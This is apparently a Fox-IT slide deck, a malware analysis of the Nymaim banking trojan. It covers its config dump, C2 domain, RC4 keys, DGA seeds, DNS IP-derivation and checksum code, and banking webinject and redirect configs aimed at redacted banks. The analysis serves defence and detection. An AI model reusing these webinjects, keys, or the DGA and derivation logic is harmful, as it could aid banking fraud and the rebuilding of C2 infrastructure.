0x00000300  eb3e 163b 94c0 8da0 f316 24bb 1738 c7ae 0eaf 8304 0000 0001 0000 000c 0ddb cd04 0000 0000 0000 0069 a0bd 4214 0000 0000  .>.;......$..8.....................i..B.....
0x00000330  0000 0001 0000 00f7 ffff ff01 0000 0002 0000 001f f55d fa08 0000 0000 0000 0000 1000 00bb d01a 4c48 0000 0025 7769 6e64  .....................]..............LH...%wind
0x00000360  6972 255c 7379 7374 656d 3332 5c72 756e 646c 6c33 322e 6578 653b 202d 2521 726e 646c 5f30 5f30 5f32 5f31 5f33 2520 2521  ir%\system32\rundll32.exe; -%!rndl_0_0_2_1_3% %!
0x00000390  726e 646c 5f30 5f30 5f32 5f33 5f38 252e 646c 6c4d 89ea b23b 0000 0025 7769 6e64 6972 255c 7379 7374 656d 3332 5c6e 6f74  rndl_0_0_2_3_8%.dllM...;...%windir%\system32\not
0x000003c0  6570 6164 2e65 7865 3b25 7769 6e64 6972 255c 7379 7374 656d 3332 5c6e 6f74 6570 6164 2e65 7865 1ff5 5dfa 0800 0000 0020  epad.exe;%windir%\system32\notepad.exe..]......
0x000003f0  0000 ffff ffff bbd0 1a4c 4800 0000 2577 696e 6469 7225 5c73 7973 7465 6d33 325c 7275 6e64 6c6c 3332 2e65 7865 3b20 2d25  .........LH...%windir%\system32\rundll32.exe; -%
0x00000420  2172 6e64 6c5f 305f 305f 325f 315f 3325 2025 2172 6e64 6c5f 305f 305f 325f 335f 3825 2e64 6c6c 095d 4b1d 1500 0000 0000  !rndl_0_0_2_1_3% %!rndl_0_0_2_3_8%.dll.]K.......
0x00000450  0000 7e5b 7369 6576 6563 6e64 612e 636f 6d5d 3b1f f55d fa08 0000 0000 0000 00ff ffff ff05 a38c 9304 0000 00b4 4483 f677  ..~[sievecnda.com];..]....................D..w
0x00000480  be68 b904 0000 0010 2700 0022 b639 6c04 0000 0001 0000 007a 378f 1f04 0000 0001 0000 0065 0abd 1204 0000 0000 0000 0099  .h......'..".9l.......z7.........e.............
0x000004b0  e289 9104 0000 0000 0000 0022 b639 6c04 0000 0000 0000 0005 a38c 9304 0000 00a3 d8db f265 0abd 1204 0000 0020 bf02 0099  ..........".9l.....................e.......  ....
0x000004e0  e289 9104 0000 0000 0000 001b d4c0 0e04 0000 0000 0000 00f1 fff9 c008 0000 0000 0000 00ff ffff ff05 a38c 9304 0000 00b4  ....................................................
0x00000510  4483 f67f bb86 5304 0000 0001 0000 008b 156a 6104 0000 0001 0000 0005 a38c 9304 0000 00a3 d8db f299 e289 9104 0000 0000  D.....S.........ja..............................
0x00000540  0000 0099 e289 9104 0000 0000 0000 0093 c1ab 1704 0000 00a3 d8db f248 c202 6b36 0000 00a0 8601 0019 0000 00e0 9304 0001  ...........................H..k6................
0x00000570  0000 0001 0000 007e 5b73 6965 7665 636e 6461 2e63 6f6d 5d2f 7372 7673 6f62 2f69 6e64 6578 2e70 6870 3b5e 5b23 9304 0000  .......~[sievecnda.com]/srvsob/index.php;^[#....
0x000005a0  0000 0000 0093 c1ab 1704 0000 00b4 4483 f61a 43b5 6604 0000 0000 0000 000c 0ddb cd08 0000 00ca fbba b493 9332 7499 a3a9  ..............D...C.f.....................2t...
0x000005d0  9204 0000 00d0 a263 170c 0ddb cd04 0000 0000 0000 00ea 3ecb 3404 0000 0001 0000 0093 c1ab 1704 0000 00d0 a263 171a 43b5  .......c..............>.4..................c..C.
0x00000600  6604 0000 0000 0000 000c 0ddb cd04 0000 0000 0000 005e 5b23 9304 0000 00ff ffff ffff ffff ffff ffff ffff ffff ffff ffff  f..................^[#.........................
```

Static configuration overview

- Fake MessageBox text when opening the loader
- RC4 key for CnC communication encryption
- RSA key
- CnC domains and URI (if hard-coded domain)
- DGA seed (if DGA)
- DNS servers to use
- Campaign timer (if any)
- Other runtime options

Network traffic encryption

First layer of encryption is always RC4 with the static key and a variable salt for each request / response.

Important messages like the banking module download or the web injects config have more encryption layers.

Network protocol was thoroughly documented in the following presentation: http://lokalhost.pl/talks/vb2016/#36

DNS resolution

Nymaim resolves domains using its own homemade algorithm.

They implemented a checksum to verify the resolved domains are actually managed by them.

DNS A records returned in the resolution **are not** the actual IP addresses, they are mutated and used.

Google DNS servers are used.

DNS resolution

```
alberto:~/ $ host cweazk.com
cweazk.com has address 123.183.122.108
cweazk.com has address 29.127.141.43
cweazk.com has address 77.171.243.136
cweazk.com has address 21.53.255.102
alberto:~/ $

alberto:nymaim/ $ ./dns_to_ip.py cweazk.com
5.149.106.51
107.151.241.49
13.95.146.117
alberto:~/ $
```

DNS resolution

```
def deriv(value):
    iterations = 0x5B84CAD6 ^ 0x5B84CAC6
    for _ in range(iterations):
        eax = 0x399DE9E5
        ebx = 0x5B84CAC6
        eax ^= ebx
        value ^= eax
        eax = 0x18AC5FC7
        ebx = 0x5B84CAC6
        eax ^= ebx
        value = (value - eax) & 0xFFFFFFFF
        eax = 0x78C1AC4F
        ebx = 0x5B84CAC6
        eax ^= ebx
        value ^= eax
    return value
```

DNS resolution

Checksum validation:

```
deriv(ip_addr1) + deriv(ip_addr2) + deriv(ip_addr3) = deriv(ip_addr4)
```

If the checksum passes, the IP value used for validation is discarded and the others are used.

DGA

DGA uses a PRNG based on the Xorshift algorithm. It's initially seeded with the current system time and a fixed seed.

DGA is actually a 2-steps DGA ...

```
dga = initialize_dga1(seed=0xF536C78E);
domains = dga.generate_domains(15)
for domain in domains:
    ips = resolv(domain)
    if ips: break

dga2 = initialize_dga2(seed1 = ips[0], seed2 = ips[1])
domains = dga2.generate_domains(15)
for domain in domains:
    ips = resolv(domain)
    cncs = derivation_and_checksum(ips)
    if cncs: connect_cnc(cncs)
```

Based on 726238de74f2a2143fd09cc86e413130

DGA

Detected backend RC4 keys ↔ DGA seed groups:


RC4 key	x1&jxJ3Xf8[327)47&327H	c1&sjdJxdj3nHd[g5&Gs1
DGA seeds	0x6078b970	0xd7fb9c63 0x74ccdcf4 0xf536c78e 0x44068a51

RSA key is consistent among all detected samples.

Banking fraud configuration

It uses exactly the same binary format as Gozi ISFB.

Their configurations make much use of redirects to their injects panel, instead of embedding the malicious code in to the deployed configuration.



Banking fraud configuration

US campaign config snippet:


```
        entry "Webinject"
                target "*secure.[redacted]-dash*"
                data_replaced
                        <body id="home"**>
                data_end
                data_inject
                        <body id="home"**><div style="width: 3000px; height: 2000px; background: #fff; position: absolute
; top:0;left:0;z-index: 9999" id="synoverlay"></div><script>var c239fd29314d8cb = "thexznmbvrsofid";var d4025ba93f90c = "
c193a1c8f9db932e716";</script><script src="/prototype1/ajax.js"></script>
                data_end
        end
        entry "Webinject"
                target "*billpay.[redacted].com*"
                data_replaced
                        <body**>
                data_end
                data_inject
                        <body**><div style="width: 3000px; height: 2000px; background: #fff; position: absolute; top:0;le
ft:0;z-index: 9999" id="synoverlay"></div><script>var c239fd29314d8cb = "thexznmbvrsofid";var d4025ba93f90c = "c193a1c8f9
db932e716";</script><script src="/prototype1/ajax.js"></script>
                data_end
        end
        entry "Webinject"
                target "https://[redacted]roaming/presentChallenge.faces*"
                data_replaced
                        <body**>
                data_end
                data_inject
                        <body**><div style="width: 3000px; height: 2000px; background: #fff; position: absolute; top:0;le
ft:0;z-index: 9999" id="synoverlay"></div><script>var c239fd29314d8cb = "thexznmbvrsofid";var d4025ba93f90c = "c193a1c8f9
db932e716";</script><script src="/prototype1/ajax.js"></script>
                data_end
        end
```

Banking fraud configuration

US campaign config snippet:

```
entry "ConfigRedirects"
        entry "Redirect"
                target "*/proto/syntax.js*"
                redirection "http://85.[redacted]/index.php"
        end
        entry "Redirect"
                target "*/prototype1/ajax.js*"
                redirection "http://85.[redacted]/links.php"
        end
        entry "Redirect"
                target "*/profo/syntax.js*"
                redirection "http://85.[redacted]/index.php"
        end
        entry "Redirect"
                target "*/flash11player*"
                redirection "http://85.[redacted]/blog"
        end
        entry "Redirect"
                target "https://[redacted]bank.com/Default.aspx*"
                redirection "http://85.[redacted]/index.php?s=31&r=site/fk"
        end
        entry "Redirect"
                target "*[redacted].bank[redacted].com/*"
                redirection "http://85.[redacted]/index.php?s=30&r=site/fk"
        end
```

Thank you!



FOX IT
part of nccgroup